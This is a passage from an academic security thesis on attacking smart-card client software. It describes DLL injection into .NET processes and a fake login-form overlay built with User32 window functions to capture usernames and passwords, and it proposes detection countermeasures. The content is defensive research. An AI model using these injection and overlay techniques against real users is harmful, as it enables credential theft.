To create a Control object from a window handle, the window handle needs to be a part of the current process. This means that one can not create a Control object from any window handles, only those that are under the control of the current process. Because we now are inside the process, and inside the same application domain, we are now able to change properties of the ”Hello World” program, because of the Control object. Appendix C.4 shows the source code to how this can be done. Figure 20 shows the expected outcome when the button is clicked, and Figure 21 shows the outcome of the message-box after the application has been modified.

Figure 20: Expected MessageBox



Figure 21: Modified Messagebox

During this experiment, Symantec Endpoint Protection version 11 was running with Proactive Threat Protection activated. Proactive Threat Protection is a behavioral anti-virus scanner, which can detect malware based on their behavior. The anti-virus scanner did not indicate any malicious files or behavior when the experiment was conducted.

7.1 Results From Manipulating Behavior of .NET Processes in Memory

The experiment conducted in this section shows that it is possible to modify the properties of a .NET process in memory. This was made possible by attaching to the remote process with the use of DLL injection. After we had attached to the process, we created a new .NET environment in order for us to execute managed code. With the use of reflection, we were able to modify the property of different fields inside the .NET process. In this experiment, we only modified the properties of the program, and not the behavior. In order to modify the behavior of a .NET program, the *System.Reflection.Emit* namespace could be used. *Mono Cecil* could also be used to alter the CIL code of the application.

This experiment shows that it is possible to alter a .NET process in memory, and with more effort, the ability to modify the behavior of the program. If a .NET application had been used in a smart card system, we could have done a similar attack as the one presented in 6.3.

7.2 Countermeasures for Manipulating Behavior of .NET Processes in Memory

In order to inject and run the payload, one pre-requisite is that the attacker has successfully infiltrated the client's computer. An example on how one could infiltrate the client's computer is to have a signed applet to download and execute the injector and the payload. To attach to the remote process with the use of DLL injection, the payload injector and the target application needs to be running under the same user account; if not, we will get an access denied when trying to open the process. One way to circumvent this is to use the *SeDebugPrivilege* function. By using this function, we can open all running processes. In order to call the *SeDebugPrivilege* function, the current user needs to be in the Administrator group in Windows [88].

When using DLL injection to attach to the target application, a thread is created in this process with the use of *CreateRemoteThread*. This thread creation could be detected by the target application and warn the user that someone tries to modify the application.

With the technique presented in this section, the user and administrator will find it difficult to prevent this. One possible countermeasure against this attack is to monitor the DLLs that are loaded into a process' memory.

7.3 Summary of Manipulating Behavior of .NET Processes in Memory

With regards to the research questions found in Section 1.5, the *vulnerability* that was examined in this experiment is the possibility to manipulate the behavior of .NET processes in memory. In order to manipulate the behavior of .NET processes in memory, a closer look at the .NET framework was needed. Based on the results from analyzing the .NET framework, an *exploit* was created. This exploit successfully manipulate the properties of a .NET process in memory, but not the behavior. Which means that only fields in the .NET process can be manipulated, and not the actual behavior (e.g. introducing logic into the process). The exploit uses a DLL injection technique in order to connect to a target process, it will then start up a new .NET environment which will connect to the .NET environment of the target process, and then modify the properties of this process. A pre-requisite for this exploit is that the client's computer has been infiltrated by some type of malware, and the exploit is able to run. In order for this exploit to be able to connect

to another process, both processes need to run by the same user account on the system. When it comes to *countermeasures*, one way to protect against this is to run security critical applications in an elevated context, or as another user. This will make the exploit fail when it tries to attach to the target process. Another countermeasure is to look at the DLLs that are loaded into a process, if any unexpected DLLs are loaded in to the process memory, it can indicate that someone is trying to inject a DLL into this process.

8 Modification of User Interface

This experiment is towards the graphical user interface (GUI) component on the client side, see Figure 22. This component is the one that the user is interacting with, and by modifying what the user can see, we can trick the user into clicking on a wrong button or display faulty information. In this experiment we want to focus on the graphical user interface on the Windows platform, since this is one of the most common platform for desktop applications. The methods that will be used in this experiment are literature study and programming.



Figure 22: GUI component on the client side

In Microsoft Windows, it is possible to get handles to windows that are open on a client's computer. This can be done by using library calls from *User32.dll*, such as *FindWindow* and *FindWindowEx*. All windows that are running on a client's computer are built up as a hierarchy, which means that one window can have child windows. With the use of *FindWindow*, it is possible to get a handle to a window that is open. By using this handle, one can get child windows from this handle by using *FindWindowEx*. By combining the *FindWindow* and *FindWindowEx*, it is possible to iterate over all open windows on a client's computer.

To add an extra component to a window handle that we have, we can use the *SetParent* function from *User32.dll*. This will add the specified component as a child to a given window

handle. This technique only works if both of the windows (the component that we want to add and the window we want to set as parent) are running as the same user. If the two applications are running under two different users, we will not be able to use the *SetParent* function, instead we can manually add our component over the other application by specifying the position with the *SetPosition* and *GetPosition* functions from *User32.dll*. When we have successfully overlaid a window over the original window, we can then use the *SetFocus* function from *User32.dll* such that our overlaying component will have focus. This makes it more difficult to detect that there is an overlaying component.

In order for us to create a window that will be placed over another window, we need to know what the original application looks like. This is set as a pre-requisite for the experiment in this section. Also, the applications need to be executed in the same desktop, i.e. visible to user at the same time. This is the default configuration for interactive programs.

After we get a handle to a window, it is possible to overlay another window on top of this, which can be used to trick a user to e.g. enter data in an overlaying form. To demonstrate this, a form was created. This form has the same size as the ”Login” application window, see Figure 23. This form has a background image of the original ”Login” application window, and three components were added to this form. The first two components are input fields, which are placed over the fields that is used when a user enters the username and password. The third component is a button that was placed over the ”Login” button. See Appendix D.1 for the source code.



Figure 23: Modified part of Login Application

When the created application is running on a client’s computer, it will periodically try to get a handle to the ”Login” window. This window handle represents the part that is in Figure 23. When a handle to this window is found, it will set this window as a parent to our modified form. This is done by using the *SetParent* function from *User32.dll*. After the modified form is set as a child window of the *Login* window, it will then adjust its position in such a way that it looks like the original form. It will then, finally, set focus on this form. When a user then enters the username and password, and clicks the ”Login” button, a message-box will appear. This message-box will display the entered username and password.

In order for this experiment to work, the ”Login” application and the application we made need to be executed by the same user. If e.g. the ”Login” application is running as the adminis-

trator user, it is not possible to use the *SetParent* function, since the owner of the two windows are not the same. Even if both of the applications are running under two different users, it is still possible to get the handles for the different windows. One could then use the *SetWindowPos* and *GetWindowPos* directly, in such a way that it will overlay the ”Login” window. Figure 24 shows how the original login window looks like, and in Figure 25 the login window with an overlaying form can be seen. Both of these figures look the same, and it is impossible to differentiate between those two visually.



Figure 24: Original Login application



Figure 25: Modified Login application

8.1 Results from Modification of User Interface

This experiment showed that it is possible to overlay one window on top of another one. In this experiment we overlaid a window on top of a ”Login” application window, with this, we were able to get the client’s username and password when it was entered. When the ”Login” button was clicked, a message-box showing the entered username and password was presented to the client. Since this was only a small proof of concept, we only displayed the entered username and password. Another approach would be to send this information to an attacker.

8.2 Countermeasures for Modification of User Interface

A pre-requisite for this attack is that the attacker has already infiltrated the client’s computer, and the attacker is able to see how the target application looks like. In order to use the *SetParent* function to overlay one window on top of another one, both of the processes must be running as the same user. A simple technique to check if someone is trying to use the SetParent function, is to periodically check all the child windows and the main window handle. This could be done by creating a list of all expected child windows and the main window handle, store these in a list, and regularly check the current child windows and main window handle against this list. If anything is different, such as if there is one more child window, or the main window handle is changed, we can abort the program, since it indicates that someone has modified the window hierarchy of our application. A proof of concept for this countermeasure can be found in Appendix D.2. This countermeasure has two drawbacks: The first one is that a race condition occurs between when the list of expected window handles is retrieved and when the attacker is adding a new component to the application. The second drawback is that this countermeasure needs to take into account that the GUI might change dynamically when the application is

running, as part of the expected behavior of the application.

When the two processes are running as two different users, the *SetParent* function can no longer be used. Instead, an attacker can use the *GetWindowPos* and *SetWindowPos* to place the overlaying application on top. In order to protect against this, we can get the position of our program that we want to protect, as well as the coordinates. By browsing through the window hierarchy of our application when it is started, we can get a list of expected window handles that are inside our application. When the program is running, we can start a new thread that goes through our application, pixel by pixel (see Figure 26), to check the window handle by using the *WindowFromPoint* function. The *WindowFromPoint* function returns a window handle based on the coordinates that were input to this function. The window handle that is returned will be the window that has the highest z-order value, if there are multiple windows on top each other. If the window handle that we retrieved is not in the list of expected window handles, we know that something is overlaying our application, and we can abort the application. The source code for this proof of concept can be found in Appendix D.3. The overhead of running this as a separate thread depends on the size of the application, how often it should be checked, as well as how many pixels should be checked for each iteration. One drawback with this countermeasure is that a race condition occurs between when the list of expected window handles is retrieved and when the attacker is overlaying a component on top of the application.



Figure 26: Example Application Displaying Pixels

8.3 Summary of Modification of User Interface

With regards to the research questions found in Section 1.5, the *vulnerability* that was examined in this experiment is the possibility to modify the graphical user interface of a program. This was accomplished by looking into the Win32 API for window handling in Windows, and based on the results, an *exploit* was created. This exploit modifies the graphical user interface of a program in two different ways, depending on the user account running the program (i.e. normal user or administrator). By modifying the graphical user interface of a program, an attacker can trick the client into clicking on a wrong button, or display faulty information to the client. A pre-requisite for this exploit, is that an attacker has successfully infiltrated a client's computer, and is able to execute code. In order to protect against this, different *countermeasures* have been described. One of the countermeasures is to examine the window hierarchy while the program is running, and detect if any modifications are done to this hierarchy, e.g. if a component is added or removed

from the program. Another countermeasure is to scan the program while it is running, pixel by pixel, and retrieve a window handle based on the coordinates and check if this window handle is in the list of expected window handles. If a window handle is retrieved, that is not in the list of expected window handles, it might indicate that another program is overlaying the program that we want to protect.

9 Discussion

In this chapter, the results from the different experiments will be discussed. The first part will discuss indirect communication and direct communication, in this part we will compare the results from the first experiment from Section 5 with the results from the experiment in Section 6. In the second part of this chapter, we will discuss the results from manipulating Java and .NET processes in memory. In this part, the results from Section 6 and Section 7 will be discussed. Finally, we will discuss the results from both experiments where manipulation was done to a process in memory (Section 6 and 7), with the results from the experiment in Section 8. This is done since the experiment in Section 8 does not depend on which programming environment that were used, but the platform the program is running in (Microsoft Windows).

9.1 Comparing Direct and Indirect Communication

This part was removed, and is only available for Buypass.

9.2 Comparing Manipulation of Java and .NET Processes in Memory

In Section 6, we conducted several experiments for manipulating the memory of a running Java process, and in Section 7 we looked into manipulating the memory of .NET processes. In this section we will compare the results from the experiments conducted in Section 6 and in Section 7.

In the experiments in Section 6 we showed how we can successfully manipulate the behavior and the properties of Java processes in memory. The technique we used to manipulate these processes was to alter the classes when they are loaded by the class loader. We showed how this could be done by an applet that is loaded in the client's browser. The experiments in this section did not only show how one could manipulate Java processes in memory, but it also showed how we could infiltrate a client's computer in order for us to manipulate Java processes in memory. The techniques used for manipulating Java processes in memory are built into Java, and are normally used for debugging. This means that we can use this technique on almost all Java processes, since this debugging capability is included in them. Since we are using already built in features of Java to manipulate the processes, it is difficult for anti-virus software to distinguish this as abnormal behavior. The debugging features that we used to manipulate Java processes are supported by the Sun Java, which is implemented in Windows, Linux and Mac OSX. This means that our attack surface is wider, since it is supported by the most common platforms.

The techniques used in the experiments in Section 7 are only limited to platforms that implements the .NET framework specifications. This limits the attack surface to the Windows platform, and the Linux and MacOSX platform where the mono platform is installed. The manipulations of .NET processes in memory is only limited to altering the properties of the process, and not the behavior. This means that we can not change the behavior of the application, e.g. add functionality such as if-conditions etc. The techniques that were used in order to modify the properties of a

.NET application, was to use DLL injection to inject our own DLL into the target application. Our DLL injection technique is set as expected behavior in many .NET applications since it is similar to the way DLLs are added to a process with dynamic linking. It is easy to detect such an attack that we are using, since we are loading a DLL that is not an expected DLL for the application.

9.3 Comparing Process Manipulations and GUI Manipulations

The experiments conducted in Section 6 and 7 showed that it is possible to manipulate the behavior and properties of processes in memory. The manipulation depends on how these applications are implemented and the environment in which these processes are running in. The experiments in Section 8 showed how it is possible to manipulate the graphical user interface of applications. The manipulation of the graphical user interface is independent on how the application is implemented, it is, however, depending on the environment in which these applications are running in. When an application is running under Microsoft Windows, it is possible to alter the graphical user interface. This is made possible because of the window hierarchy structure of Windows. The manipulation of the graphical user interface could be done to any application that is running under Microsoft Windows. This makes our approach to alter the graphical user interface more flexible then manipulating the behavior and properties of processes. This is because the same technique to alter the graphical user interface can be used on applications that are written in Java and in .NET, and in any other language.

Manipulating the graphical user interface can be a powerful tool for an attacker, since the attacker can change what the user is seeing. By altering the graphical user interface of programs, the client can no longer trust that an application is displaying valid information, or that when a user is interacting with the graphical user interface, that he or she is actually interacting with the program that he or she is expecting to work with. When manipulating the graphical user interface of an application, an attacker can either manipulate the user interface of the whole application, or only those parts that the attacker finds interresting. This could for example be to manipulate the text on the *OK* and *Cancel* buttons for an application, by only manipulating a small part of the application, it will be less work for an attacker since a complete replica of the application is not needed. For example, if we can manipulate the graphical user interface of an anti-virus software, to display information saying that the system is not infected by any type of malware, the user will accept this and think that nothing is wrong with his or her system. But in reality the client is infected by some type of malware that is modifying the graphical user interface of the anti-virus software.

The technique that was used to alter the graphical user interface is a vulnerability in Microsoft Windows, because of the lack of a trusted path, and is based on the way that Windows organizes the window hierarchy and presents it to the user. The modification of the graphical user interface has always been possible in Microsoft Windows, but no one has given it enough attention in our opinion. Because of the flexibility of manipulating the graphical user interface, and that it is easy to do, it is possible that malware already incorporate this functionality. But we are not aware of any such malware.

10 Conclusion

In this thesis we have conducted a series of experiments. In the second experiment, we looked into how we can manipulate Java processes in memory. In the third experiment, we looked at the possibilities for modifying the behavior and properties of a .NET application, this was done in order to see if implementing a smart card application in .NET will increase the security. In the final experiment, we looked into altering the graphical user interface of an application. This demonstrated that it is possible to alter all windows that are running on a client's Windows computer, even when the processes are running as different users.

In order to answer the research questions in this thesis, we investigated three different attack vectors: the security of the smart card application, the security of two different execution environments, and the security of the graphical user interface. We then developed some proof-of-concepts for each of these attack vectors to demonstrate how this could be exploited. Possible countermeasures for each of the different attack vectors were also discussed.

10.1 Contributions

This thesis has shown that if an attacker is able to infiltrate a client's computer, then all smart card solutions that rely on the client's computer as a terminal can be compromised. By implementing anti reverse-engineering techniques into an application, we can make the application more resilient to reverse-engineering. But a targeted attack will be able to bypass these protection mechanisms. To increase the security on the client side in a smart card solution, we can introduce hardware such as class 2, 3 and 4 smart card readers. This will increase the security, but also the overall cost (distributing new card readers, manufacturing these card readers, and also support). By introducing new hardware on the client side, the overall user friendliness of the system could also decrease. Introducing additional tokens, such as mobile phones, apps, and text messages (SMS) will increase the security, but will make the system less user-friendly and not a realistic option except where the highest security is required. In practical solutions there is a balance between user friendliness, security and cost. The dominant solutions in real world deployments are still exposed to threats that exist on a client's computer.

When developing security critical applications, it is important that attention is given to the security of the environment in which the application is deployed in. As shown by this thesis, it is possible to alter the behavior and properties of Java and .NET applications. The risks that a development platform is giving the company should be a part of the risk assessment when developing new applications. In order to protect against such attacks that are aimed towards the execution environment, protection mechanisms can be implemented. Most of these protection mechanisms need to be implemented in software, and these protection mechanisms can then be broken again. It shows that protecting software with software is not always a good idea, but it will make it harder for an attacker to attack the application. By adding enough protection mechanisms into a product, we can make it more robust, and more time consuming for an

attacker to compromise it.

10.2 Future Work

More work should be put into protecting an application against reverse-engineering. In the case where the client's computer is used as a terminal for communicating with a smart card reader, the client's computer needs software deployed in order to communicate with the smart card reader. It will always be possible for an attacker to examine this software, and one way to protect against something like this, is to secure the application. By adding more protection mechanisms into an application, we can make it harder for an attacker to analyze it.

In our opinion, not enough attention is given to the graphical user interface of an application, this will be an easy attack vector for an attacker. The main focus for people developing the graphical user interface is to ensure that it is easy to use and understand for the end users. Manipulation to the graphical user interface of other platforms, such as Linux and Mac OSX should also be investigated. By investigating these platforms, we can see if they incorporate any type of graphical user interface protection which can be adopted into the Windows platform. In our opinion, Microsoft is responsible to ensure higher security of the graphical user interface on their platforms.

Because of the rapid increase of mobile phone usage, many companies extend their platform to the mobile phone such as banking applications. This results in a new attack surface, this should be investigate further to see if similar attack techniques, such as the ones presented in this thesis, can be used on these platforms.

The experiments conducted in Chapter 6 and 7, together with their results and countermeasures, were put together and presented in a paper called "*Modifying the Behavior and Properties of Java and .NET Processes in Memory*". This paper was sent to the Annual Computer Security Applications Conference (ACSAC) 2012 in Florida. A new experiment, similar to the one presented in Chapter 7 and 8, was conducted and the results from this experiment was used to create an article with the title "*Cost-Effective Technical Countermeasures Against Graphical User Interface Manipulation*". This article was sent to the Nordic Conference on Secure IT Systems (NordSec) 2012 in Sweden. Both papers will be reviewed by the committees after the thesis is handed in.

Bibliography

[1] Direktoratet for forvaltning og IKT. 2011. Ord og uttrykk - Difi. `http://www.difi.no/artikkel/2011/02/ord-og-uttrykk`, Visited 11.01.2012.

[2] Association for Computing Machinery. 2011. The 1998 ACM Computing Classification System. `http://www.acm.org/about/class/ccs98-html`, Visited 11.01.2012.

[3] Schneier, B. & Shostack, A. 1999. Breaking up is hard to do: modeling security threats for smart cards. In *Proceedings of the USENIX Workshop on Smartcard Technology on USENIX Workshop on Smartcard Technology*, 1–11, Berkeley, CA, USA. USENIX Association.

[4] Leedy, P. & Ormrod, J. 2005. *Practical research: Planning and design*. Prentice Hall Upper Saddle River, NJ.

[5] CCRA. 2009. Common Methodology for Information Technology Security Evaluation - Evaluation Methodology. `http://www.commoncriteriaportal.org/files/ccfiles/CEMV3.1R3.pdf`, Visited 14.06.2012.

[6] Chikofsky, E., Cross, J., et al. 1990. Reverse engineering and design recovery: A taxonomy. *Software, IEEE*, 7(1), 13–17.

[7] Cifuentes, C. & Gough, K. 1995. Decompilation of binary programs. *Software: Practice and Experience*, 25(7), 811–829.

[8] Eilam, E. 2005. *Reversing: secrets of reverse engineering*. A1bazaar.

[9] Rognstad, O. & Lassen, B. 2009. *Opphavsrett*. Universitetsforlaget.

[10] Cimato, S., De Santis, A., & Ferraro Petrillo, U. 2005. Overcoming the obfuscation of java programs by identifier renaming. *Journal of systems and software*, 78(1), 60–72.

[11] Howard, M. 2006. A process for performing security code reviews. *Security & Privacy, IEEE*, 4(4), 74–79.

[12] Baca, D., Petersen, K., Carlsson, B., & Lundberg, L. 2009. Static Code Analysis to Detect Software Security Vulnerabilities-Does Experience Matter? In *Availability, Reliability and Security, 2009. ARES'09. International Conference on*, 804–810. IEEE.

[13] Huajie, C., Tian, Z., Lei, B., & Xuandong, L. 2011. An instrumentation tool for program dynamic analysis in java. *Secure Software Integration & Reliability Improvement Companion (SSIRI-C), 2011 5th International Conference*, 1, 60–67.

[14] Chess, B. & McGraw, G. 2004. Static analysis for security. *Security & Privacy, IEEE*, 2(6), 76–79.

[15] Bishop, M. 2002. *Computer Security: Art and Science*. Addison-Wesley.

[16] Langweg, H. & Schwenk, J. June 2007. Schutz von FinTS/HBCI-Clients gegenüber Malware. In *Proceedings of D-A-CH Security*, 227–238.

[17] Graffenberger, J. & Hansen, T. L. 2009. Integrated Spyware Protection through Internal Program Monitoring as shown in Online Banking. In *Tagungsband 11. Deutscher IT-Sicherheitskongress*, 447–458.

[18] Jøsang, A., Povey, D., & Ho, A. 2002. What You See Is Not Always What You Sign. In *Proceedings of the Australian Unix User Group Symposium (AUUG2002)*, 4–6.

[19] Spalka, A., Cremers, A., & Langweg, H. 2001. The fairy tale of'what you see is what you sign'-trojan horse attacks on software for digital signatures. In *Proceedings of the IFIP WG*, volume 9, 75–86.

[20] Langweg, H. 2006. Malware attacks on electronic signatures revisited. In *Sicherheit*, 244–255.

[21] Laurie, B. & Singer, A. 2008. Choose the red pill and the blue pill: a position paper. In *Proceedings of the 2008 workshop on New security paradigms*, NSPW '08, 127–133, New York, NY, USA. ACM.

[22] FINREAD Consortium. 2003. FINREAD Specification. ISO/IEC JTCS1/SC17 Work Item 1.17.34.

[23] Langweg, H. & Snekkenes, E. 2004. A classification of malicious software attacks. In *Performance, Computing, and Communications, 2004 IEEE International Conference*, 827–832. IEEE.

[24] Starnberger, G., Froihofer, L., & Goeschka, K. 2010. A generic proxy for secure smart card-enabled web applications. *Web Engineering*, 1, 370–384.

[25] Spalka, A., Cremers, A., & Langweg, H. 2002. Trojan horse attacks on software for electronic signatures. *INFORMATICA-LJUBLJANA-*, 26(2), 191–204.

[26] Giroud, B. & Jolly, G. Monitoring of smart card communication with a modified winscard.dll. Unpublished, 2011.

[27] De Cock, D., Wouters, K., Schellekens, D., Singelee, D., & Preneel, B. 2005. Threat modelling for security tokens in web applications. In *Communications and Multimedia Security*, 183–193. Springer.

[28] Zambreno, J., Choudhary, A., Simha, R., & Narahari, B. 2004. Flexible software protection using hardware/software codesign techniques. In *Design, Automation and Test in Europe Conference and Exhibition, 2004. Proceedings*, volume 1, 636–641. IEEE.

[29] Chang, H. & Atallah, M. 2002. Protecting software code by guards. *Security and privacy in digital rights management*, 2320, 125–141.

[30] Collberg, C., Thomborson, C., & Low, D. A taxonomy of obfuscating transformations. Technical report, Department of Computer Science, The University of Auckland, New Zealand, 1997.

[31] Baca, D. 2010. Identifying Security Relevant Warnings from Static Code Analysis Tools through Code Tainting. In *Availability, Reliability, and Security, 2010. ARES'10 International Conference*, 386–390. IEEE.

[32] Benjamin Adolphi, Svein Engen, H. L. Nov 2011. Comparison of Malware Protection in Smart Card-Based User Authentication. In *The 4th Norwegian Information Security Conference (NISK2011)*, Ragnar Soleng, U. i. T., ed, 75–86. Tapir Akademisk Forlag.

[33] Dietrich, C., Rossow, C., & Pohlmann, N. October 2010. Zwischenbericht: "Restrisiken beim Einsatz der AusweisApp auf dem Bürger-PC zur Online-Authentisierung mit Penetration-Test". `http://www.bmi.bund.de/SharedDocs/Downloads/DE/Themen/Sicherheit/PaesseAusweise/restrisiken.pdf`, Visited 14.06.2012.

[34] Dabirsiaghi, A. 2010. Javasnoop: How to hack anything in java. *Blackhat USA, Las Vegas, NV 2010*, 1, 1–9.

[35] Binder, W., Hulaas, J., & Moret, P. 2007. Reengineering standard java runtime systems through dynamic bytecode instrumentation. *Source Code Analysis and Manipulation, 2007. SCAM 2007. Seventh IEEE International Working Conference*, 1, 91–100.

[36] Naeem, N. & Hendren, L. 2006. Programmer-friendly decompiled java. In *Program Comprehension, 2006. ICPC 2006. 14th IEEE International Conference*, 327–336. IEEE.

[37] Yuan-yuan, L. 2009. AOP-Based Attack on Obfuscated Java Code. In *Computational Intelligence and Security, 2009. CIS'09. International Conference*, volume 2, 238–241. IEEE.

[38] Malabarba, S., Pandey, R., Gragg, J., Barr, E., & Barnes, J. F. 2000. Runtime support for type-safe dynamic java classes. In *Proceedings of the 14th European Conference on Object-Oriented Programming*, ECOOP '00, 337–361, London, UK. Springer-Verlag.

[39] Gong, L. 1997. Java security: Present and near future. *Micro, IEEE*, 17, 14–19.

[40] R., R. January 2003. How to protect your applet from grabbing data it represents? http://www.security-forums.com/viewtopic.php?t=2850.

[41] Winandy, M., Cremers, A. B., Langweg, H., & Spalka, A. 2003. Protecting java component integrity against trojan horse programs. In *Integrity and internal control in information systems V*, Gertz, M., ed, chapter Protecting Java component integrity against Trojan Horse programs, 99–113. Kluwer Academic Publishers, Norwell, MA, USA.

[42] Rao, P. September 1998. Is java secure? http://www.usenix.org/publications/java/usingjava12.html.

[43] Wheeler, D., Conyers, A., Luo, J., & Xiong, A. 2001. Java security extensions for a java server in a hostile environment. *Computer Security Applications Conference, 2001. ACSAC 2001. Proceedings 17th Annual*, 1, 67–73.

[44] Welch, I. & Stroud, R. 2000. Kava-a reflective java based on bytecode rewriting. *Reflection and Software Engineering*, 1, 155–167.

[45] McCoy, J. 2010. Attacking .NET at Runtime. In *BlackHat Conference 2010*. Blackhat.

[46] Paul, N. & Evans, D. 2006. Comparing Java and .NET security: Lessons learned and missed. *Computers & security*, 25(5), 338–350.

[47] Murison, N. 2005. .NET Framework Security.

[48] Langweg, H. 2002. With gaming technology towards secure user interfaces. In *Computer Security Applications Conference, 2002. Proceedings. 18th Annual*, 44–50. IEEE.

[49] Sollie, R. Security and usability assessment of several authentication technologies. Master's thesis, Gjøvik University College, 2005.

[50] Paul, C. L., Morse, E., Zhang, A., Choong, Y.-Y., & Theofanos, M. 2011. A field study of user behavior and perceptions in smartcard authentication. *Human-Computer Interaction–INTERACT 2011*, 1, 1–17.

[51] Loscocco, P., Smalley, S., Muckelbauer, P., Taylor, R., Turner, S., & Farrell, J. 1998. The inevitability of failure: The flawed assumption of security in modern computing environments. In *Proceedings of the 21st National Information Systems Security Conference*, volume 10, 303–314.

[52] Corporation, I. 2011. Intel Trusted Execution Technology (Intel TXT): Software Development Guide - Measured Launched Environment Developer's Guide). `http://download.intel.com/technology/security/downloads/315168.pdf`, Visited 26.05.2012.

[53] Wojtczuk, R. & Rutkowska, J. 2009. Attacking Intel Trusted Execution Technology. *Black Hat DC*.

[54] Wojtczuk, R., Rutkowska, J., & Tereshkin, A. 2009. Another Way to Circumvent Intel Trusted Execution Technology. *Invisible Things Lab*.

[55] Levy, E. 2004. Interface illusions. *Security & Privacy, IEEE*, 2(6), 66–69.

[56] Jakobsson, M. & Myers, S. 2006. *Phishing and countermeasures: understanding the increasing problem of electronic identity theft*. Wiley-Interscience.

[57] ettisan. February 2012. Implementation of an universal forgery on the austrian burgerkarte. `http://ettisan.wordpress.com/2012/02/29/implementation-of-an-universal-forgery-on-the-austrian-burgerkarte/`, Visited 15.06.2012.

[58] Poller, A., Waldmann, U., Vowé, S., & Turpe, S. 2011. Electronic identity cards for user authentication - promise and practice. *Security & Privacy, IEEE*, 1(99), 1–16.

[59] Bours, P. A. September 2008. Authentication Course IMT 4721. Gjøvik University College, NISlab.

[60] Bechelli, L., Bistarelli, S., & Vaccarelli, A. 2002. Biometrics authentication with smartcard. *Istituto di Informamatica e Teleomatica (ITT), http:///www.iat.cnr.it/attivita/progetti/parametri—biomedici.html*, 12, 1–12.

[61] Dötzer, F. Aspects of multi-application smart card management systems. Master's thesis, Technical University Munich, 2002.

[62] Weidong, K. 2003. *Payment technologies for E-commerce*. Springer.

[63] Rankl, W. & Effing, W. 2010. *Smart card handbook*. Wiley.

[64] Hansmann, U. 1999. *Smart Card Application Development Using Java*. Springer-Verlag.

[65] Abbott, J. & Practical, G. 2002. Smart cards: How secure are they. *GSEC Practical v1*, 3, 2–18.

[66] Markantonakis, K., Tunstall, M., Hancke, G., Askoxylakis, I., & Mayes, K. 2009. Attacking smart card systems: Theory and practice. *Information Security Technical Report*, 14(2), 46–56.

[67] Messerges, T., Dabbish, E., & Sloan, R. 2002. Examining smart-card security under the threat of power analysis attacks. *Computers, IEEE Transactions*, 51(5), 541–552.

[68] Renaudin, M., Bouesse, F., Proust, P., Tual, J. P., Sourgen, L., & Germain. 2004. High security smartcards. *Proceedings of the conference on Design, automation and test in Europe*, 1, 1–5.

[69] International Organization for Standardization, ISO/IEC 7816-4 Second Edition (2005).

[70] Husemann, D. 2001. Standards in the smart card world. *Computer Networks*, 36(4), 473–487.

[71] Chen, Z. 2000. *Java card technology for smart cards: architecture and programmer's guide*. Prentice Hall.

[72] Forum, U. I. 2005. Specification for integrated circuit(s) cards interface devices.

[73] Mayes, K. & Markantonakis, K. 2008. *Smart cards, tokens, security and applications*. Springer-Verlag New York Inc.

[74] JunWu, X. & Fang, X. 2011. Developing smart card application with pc/sc. In *Internet Computing & Information Services (ICICIS), 2011 International Conference on*, 286–289. IEEE.

[75] Federal Office for Information Security, BSI - Technical Guideline: eCard-API-Framework (BSI TR-03112-1). Technical report, Federal Office for Information Security, 2011.

[76] Buypass. January 2012. Buypass ID. `http://www.buypass.no/privat/buypass-id`, Visited 14.06.2012.

[77] Buypass. January 2012. Buypass Nettbutikk. `https://www.buypass.no/bpwebstore/init.do`, Visited 14.06.2012.

[78] Deitel, P. & Deitel, H. 2005. *Java™ how to program*. Prentice Hall Press.

[79] Lindholm, T. & Yellin, F. 1999. *The Java Virtual Machine Specification 2nd edition*. Oracle, Sun.

[80] Proebsting, T. & Watterson, S. 1997. Krakatoa: Decompilation in java (does bytecode reveal source?). In *Third USENIX Conference on Object-Oriented Technologies and Systems (COOTS)*.

[81] Forman, I., Forman, N., & Ibm, J. 2004. *Java reflection in action*. Citeseer.

[82] Aarniala, J. 2005. Instrumenting Java Bytecode. In *Seminar work for the Compilerscourse, Department of Computer Science, University of Helsinki, Finland*.

[83] Binder, W., Hulaas, J., & Moret, P. 2007. Advanced Java bytecode instrumentation. In *Proceedings of the 5th international symposium on Principles and practice of programming in Java*, 135–144. ACM.

[84] Freeman, A. & Jones, A. 2003. *Programming. NET security*. O'Reilly Media.

